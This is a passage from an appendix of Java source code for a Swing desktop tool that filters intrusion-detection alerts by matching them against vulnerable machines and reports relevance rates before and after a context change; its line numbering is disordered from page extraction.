190             {
191                 Vuln_PCs[j] = courant.getChild("IP").
192                     getText();
193                 j++;
194             }
195         }
196         file = new File(source + "\\Alerts.xml");
197         inputStream = new FileInputStream(file);
198         reader = new InputStreamReader(inputStream, "
199             UTF-8");
200         is = new InputSource(reader);
201         document = sxb.build(is);
202         racine = document.getRootElement();
203         List listAlerts = racine.getChildren("Alert")
204             ;
205         i = listAlerts.iterator();
206         while(i.hasNext())
207         {
208             Element courant = (Element)i.next();
209             for(int k = 0; k < j; k++)
210             {
211                 if(courant.getChild("dst").getText()

```

```

203         equals(Vuln_PCs[k]))
204     {
205         boolean b = true; int m = 0;
206         while(m < y && b == true)
207             if(courant.getChild("src").
208                 getText().equals(PCs[m]))
209                 b=false;
210             else
211                 m++;
212         if(b == true)
213         {
214             Object[] objects = new Object
215                 [8];
216             p++;
217             objects[0] = p;
218             objects[1] = courant.getChild
219                 ("timestamp").getText();
220             objects[2] = courant.getChild
221                 ("msg").getText();
222             objects[3] = courant.getChild
223                 ("src").getText();
224             objects[4] = courant.getChild
225                 ("dst").getText();
226             objects[5] = courant.getChild
227                 ("proto").getText();
228             objects[6] = courant.getChild
229                 ("srcport").getText();
230             objects[7] = courant.getChild
231                 ("dstport").getText();
232             model.addRow(objects);
233         }
234     }
235 }
236 }catch(Exception e)
237 {
238     int k = 0;
239     boolean f = false;
240     while(k < e.getStackTrace().length && f ==
241         false)
242     {
243         if(e.getStackTrace()[k].toString().
244             substring(0, 3).equals("Fun"))
245             f = true;
246         else
247             k++;
248     }
249 }

```

```

237     }
238     JOptionPane.showMessageDialog(null, e.
        getMessage() + ".\nException caught on
        line " + e.getStackTrace()[k].
        getLineNumber() + ".\nFile: " + e.
        getStackTrace()[k].getFileName());
239     System.exit(0);
240 }
241 return p;
242 }
243 public String rate(String source)
244 {
245     /*this function return the rate of non relevant
        alerts as a string, it has as entry the source
        of xml files*/
246     JTable tab = new JTable();
247     double rate = (double)(100 - (100 * (double)
        Show_Relevant_Alerts(source, tab) / (double)
        Show_All_Alerts(source, tab)));
248     NumberFormat format = NumberFormat.getInstance();
249     format.setMaximumFractionDigits(2);
250     String s = format.format(rate);
251     return s;
252 }
253 public int NumberOfElement(String source, String name
    )
254 {
255     /* this function get as entry the source of xml
        file and the name of the direct child of the
        root element
256     and returns the number of element of the xml file
257     */
258     int n = 0;
259     try
260     {
261         File file = new File(source);
262         InputStream inputStream = new FileInputStream
            (file);
263         Reader reader = new InputStreamReader(
            inputStream, "UTF-8");
264         InputSource is = new InputSource(reader);
265         document = sxb.build(is);
266         Element racine = document.getRootElement();
267         List list = racine.getChildren(name);
268         n = list.size();
269     }catch(Exception e)

```

```

270     {
271         int k = 0;
272         boolean f = false;
273         while(k < e.getStackTrace().length && f ==
                false)
274         {
275             if(e.getStackTrace()[k].toString().
                substring(0, 3).equals("Fun"))
276                 f = true;
277             else
278                 k++;
279         }
280         JOptionPane.showMessageDialog(null, e.
                getMessage() + ".\nException caught on
                line " + e.getStackTrace()[k].
                getLineNumber() + ".\nFile: " + e.
                getStackTrace()[k].getFileName());
281         System.exit(0);
282     }
283     return n;
284 }
285 public int NumberOfVulnerablePCs(String source)
286 {
287     /*this function returns the number of vulnerable
                pc, it gets the source directory of xml files
                */
288     int j = 0;
289     try
290     {
291         File file = new File(source + "\\Machines.xml
                ");
292         InputStream inputStream = new FileInputStream
                (file);
293         Reader reader = new InputStreamReader(
                inputStream, "UTF-8");
294         InputSource is = new InputSource(reader);
295         document= sxb.build(is);
296         Element racine = document.getRootElement();
297         String[] Vuln_PCs = new String[50];
298         List listMachines = racine.getChildren("
                Machine");
299         Iterator i = listMachines.iterator();
300         while(i.hasNext())
301         {
302             Element courant = (Element)i.next();
303             if(Is_Vulnerable(courant.getChild("

```

```

304         MachineName").getText(), source))
305     {
306         Vuln_PCs[j] = courant.getChild("IP").
307             getText();
308         j++;
309     }
310 }catch(Exception e)
311 {
312     int k = 0;
313     boolean f = false;
314     while(k < e.getStackTrace().length && f
315         == false)
316     {
317         if(e.getStackTrace()[k].toString().
318             substring(0, 3).equals("Fun"))
319             f = true;
320         else
321             k++;
322     }
323     JOptionPane.showMessageDialog(null, e.
324         getMessage() + ".\nException caught on
325         line " + e.getStackTrace()[k].
326         getLineNumber() + ".\nFile: " + e.
327         getStackTrace()[k].getFileName());
328     System.exit(0);
329 }
330 return j;
331 }
332 }

```

A.2 DemoJFileChooser.java

```

1  /*
2     a class that extends JFrame to create the dialog that
3     asks
4     for the directories where are located xml files
5  */
6  package IHM;
7
8  import javax.swing.*;
9  import java.awt.event.*;
10 import java.awt.*;
11 public class DemoJFileChooser extends JPanel implements
    ActionListener

```

```

12 {
13     JButton browse1;
14     JButton browse2;
15     JTextField path1 = new JTextField();
16     JTextField path2 = new JTextField();
17     JLabel lab1 = new JLabel("Before context change: ");
18     JLabel lab2 = new JLabel("After context change: ");
19     JFileChooser chooser = new JFileChooser();
20     String choosertitle;
21
22     public DemoJFileChooser()
23     {
24         chooser.setCurrentDirectory(new java.io.File("C
25             :\\"));
26         browse1 = new JButton("browse");
27         browse1.addActionListener(this);
28         browse2 = new JButton("browse");
29         browse2.addActionListener(this);
30         path1.setEditable(false);
31         path2.setEditable(false);
32         lab1.setPreferredSize(new Dimension(150, 30));
33         lab2.setPreferredSize(new Dimension(150, 30));
34         path1.setPreferredSize(new Dimension(300, 30));
35         path2.setPreferredSize(new Dimension(300, 30));
36         browse1.setPreferredSize(new Dimension(100, 30));
37         browse2.setPreferredSize(new Dimension(100, 30));
38         JPanel panel1 = new JPanel(), panel2 = new JPanel
39             ();
40         panel1.add(lab1);
41         panel1.add(path1);
42         panel1.add(browse1);
43         panel2.add(lab2);
44         panel2.add(path2);
45         panel2.add(browse2);
46         setLayout(new BorderLayout(this, BorderLayout.PAGE_AXIS
47             ));
48         add(panel1);
49         add(panel2);
50     }
51     public void actionPerformed(ActionEvent e)
52     {
53         chooser.setCurrentDirectory(chooser.
54             getCurrentDirectory());
55         chooser.setDialogTitle(choosertitle);
56         chooser.setSelectionMode(JFileChooser.
57             DIRECTORIES_ONLY);

```

```

53     //disable the "All files" option.
54     chooser.setAcceptAllFileFilterUsed(false);
55     if (chooser.showOpenDialog(this) == JFileChooser.
        APPROVE_OPTION)
56     {
57         if(e.getSource() == browse1)
58             path1.setText(String.valueOf(chooser.
                getSelectedFile()));
59         else if(e.getSource() == browse2)
60             path2.setText(String.valueOf(chooser.
                getSelectedFile()));
61     }
62 }
63 public String getPath1()
64 {
65     return path1.getText();
66 }
67 public String getPath2()
68 {
69     return path2.getText();
70 }
71 }

```

A.3 Filter_Frame.java

```

1  /* the main frame class*/
2  package IHM;
3
4  import Functions.Functions;
5  import javax.swing.JOptionPane;
6  import javax.swing.JTable;
7  import javax.swing.table.TableColumn;
8
9  public class Filter_Frame extends javax.swing.JFrame
10 {
11     static Functions f1 = new Functions();
12     static String pathBefore;
13     static String pathAfter;
14     public Filter_Frame()
15     {
16         initComponents();
17     }
18     @SuppressWarnings("unchecked")
19     // <editor-fold defaultstate="collapsed" desc="
        Generated Code">//GEN-BEGIN: initComponents
20     private void initComponents() {

```

```

21         //Auto-generated code by netbeans to create the
           main frame
22         .
23         .
24         .
25     }// </editor-fold>//GEN-END:initComponents
26     private void jButton2ActionPerformed(java.awt.event.
           ActionEvent evt) {//GEN-FIRST:
           event_jButton2ActionPerformed
27         f1.Show_Relevant_Alerts(pathBefore, jTable1);
28     }//GEN-LAST:event_jButton2ActionPerformed
29     private void jButton1ActionPerformed(java.awt.event.
           ActionEvent evt) {//GEN-FIRST:
           event_jButton1ActionPerformed
30         f1.Show_All_Alerts(pathBefore, jTable1);
31     }//GEN-LAST:event_jButton1ActionPerformed
32     private void jButton3ActionPerformed(java.awt.event.
           ActionEvent evt) {//GEN-FIRST:
           event_jButton3ActionPerformed
33         f1.Show_All_Alerts(pathAfter, jTable2);
34     }//GEN-LAST:event_jButton3ActionPerformed
35     private void jButton4ActionPerformed(java.awt.event.
           ActionEvent evt) {//GEN-FIRST:
           event_jButton4ActionPerformed
36         // TODO add your handling code here:
37         f1.Show_Relevant_Alerts(pathAfter, jTable2);
38     }//GEN-LAST:event_jButton4ActionPerformed
39     public static void main(String args[])
40     {
41         try
42         {
43             for (javax.swing.UIManager.LookAndFeelInfo
           info : javax.swing.UIManager.
           getInstalledLookAndFeels()) {
44                 if ("Nimbus".equals(info.getName())) {
45                     javax.swing.UIManager.setLookAndFeel(
           info.getClassName());
46                     break;
47                 }
48             }
49         }catch(ClassNotFoundException ex)
50         {
51             java.util.logging.Logger.getLogger(
           Filter_Frame.class.getName()).log(java.
           util.logging.Level.SEVERE, null, ex);
52         }catch(InstantiationException ex)

```



```

53     {
54         java.util.logging.Logger.getLogger(
                    Filter_Frame.class.getName()).log(java.
                    util.logging.Level.SEVERE, null, ex);
55     }catch(IllegalAccessException ex)
56     {
57         java.util.logging.Logger.getLogger(
                    Filter_Frame.class.getName()).log(java.
                    util.logging.Level.SEVERE, null, ex);
58     }catch(javax.swing.
        UnsupportedLookAndFeelException ex)
59     {
60         java.util.logging.Logger.getLogger(
                    Filter_Frame.class.getName()).log(java.
                    util.logging.Level.SEVERE, null, ex);
61     }
62     java.awt.EventQueue.invokeLater(new Runnable()
63     {
64         public void run()
65         {
66             Filter_Frame ff = new Filter_Frame();
67             ff.setVisible(true);
68             DemoJFileChooser panel = new
                DemoJFileChooser();
69             do
70             {
71                 JOptionPane.showMessageDialog(null, "
                    Please select the directories
                    where xml files are(before and
                    after context change)");
72                 int result = JOptionPane.
                    showConfirmDialog(null, panel, "
                    Select Directories: ", JOptionPane
                    .OK_CANCEL_OPTION);
73                 if(result == JOptionPane.
                    CANCEL_OPTION)
74                 {
75                     int result2 = JOptionPane.
                        showConfirmDialog(null, "Are
                            you sure you want to exit?", "
                            Exit", JOptionPane.OK_OPTION);
76                     if(result2 == JOptionPane.
                        OK_OPTION)
77                         System.exit(0);
78                 }
79                 if(result == JOptionPane.

```

```

        CLOSED_OPTION)
    {
80         int result2 = JOptionPane.
81             showConfirmDialog(null, "Are
                you sure you want to exit?", "
                Exit", JOptionPane.OK_OPTION);
82         if(result2 == JOptionPane.
                OK_OPTION)
83             System.exit(0);
84     }
85 }while(panel.getPath1().equals("") ||
        panel.getPath2().equals(""));
86 pathBefore = panel.getPath1();
87 pathAfter = panel.getPath2();
88 JTable tab = new JTable();
89 jLabel1.setText(jLabel1.getText() + f1.
        Show_All_Alerts(pathBefore, tab));
90 jLabel2.setText(jLabel2.getText() + f1.
        Show_Relevant_Alerts(pathBefore, tab))
        ;
91 jLabel3.setText(jLabel3.getText() + f1.
        rate(pathBefore)+" %");
92 jLabel4.setText(jLabel4.getText() + f1.
        Show_All_Alerts(pathAfter, tab));
93 jLabel5.setText(jLabel5.getText() + f1.
        Show_Relevant_Alerts(pathAfter, tab));
94 jLabel6.setText(jLabel6.getText() + f1.
        rate(pathAfter)+" %");
95 jLabel7.setText(jLabel7.getText() + f1.
        NumberOfElement(pathBefore+"\\Machines
        .xml", "Machine"));
96 jLabel8.setText(jLabel8.getText() + f1.
        NumberOfElement(pathBefore+"\\
        InstalledApps.xml", "App"));
97 jLabel9.setText(jLabel9.getText() + f1.
        NumberOfElement(pathBefore+"\\
        VulnerableApps.xml", "App"));
98 jLabel10.setText(jLabel10.getText() + f1.
        NumberOfVulnerablePCs(pathBefore));
99 jLabel11.setText(jLabel11.getText() + f1.
        NumberOfElement(pathAfter+"\\Machines.
        xml", "Machine"));
100 jLabel12.setText(jLabel12.getText() + f1.
        NumberOfElement(pathAfter+"\\
        InstalledApps.xml", "App"));
101 jLabel13.setText(jLabel13.getText() + f1.

```

```

        NumberOfElement(pathAfter+"\\
        VulnerableApps.xml","App"));
102     jLabel14.setText(jLabel14.getText() + f1.
        NumberOfVulnerablePCs(pathAfter));
103     }
104     });
105 }
106
107 // Variables declaration - do not modify//GEN-BEGIN:
    variables
108 private javax.swing.JButton jButton1;
109 private javax.swing.JButton jButton2;
110 private javax.swing.JButton jButton3;
111 private javax.swing.JButton jButton4;
112 private static javax.swing.JLabel jLabel1;
113 private static javax.swing.JLabel jLabel10;
114 private static javax.swing.JLabel jLabel11;
115 private static javax.swing.JLabel jLabel12;
116 private static javax.swing.JLabel jLabel13;
117 private static javax.swing.JLabel jLabel14;
118 private javax.swing.JLabel jLabel15;
119 private javax.swing.JLabel jLabel16;
120 private static javax.swing.JLabel jLabel2;
121 private static javax.swing.JLabel jLabel3;
122 private static javax.swing.JLabel jLabel4;
123 private static javax.swing.JLabel jLabel5;
124 private static javax.swing.JLabel jLabel6;
125 private static javax.swing.JLabel jLabel7;
126 private static javax.swing.JLabel jLabel8;
127 private static javax.swing.JLabel jLabel9;
128 private javax.swing.JPanel jPanel1;
129 private javax.swing.JPanel jPanel2;
130 private javax.swing.JScrollPane jScrollPane1;
131 private javax.swing.JScrollPane jScrollPane2;
132 private javax.swing.JScrollPane jScrollPane3;
133 private javax.swing.JScrollPane jScrollPane4;
134 private javax.swing.JTabbedPane jTabbedPane2;
135 private static javax.swing.JTable jTable1;
136 private static javax.swing.JTable jTable2;
137 // End of variables declaration//GEN-END:variables
138 }

```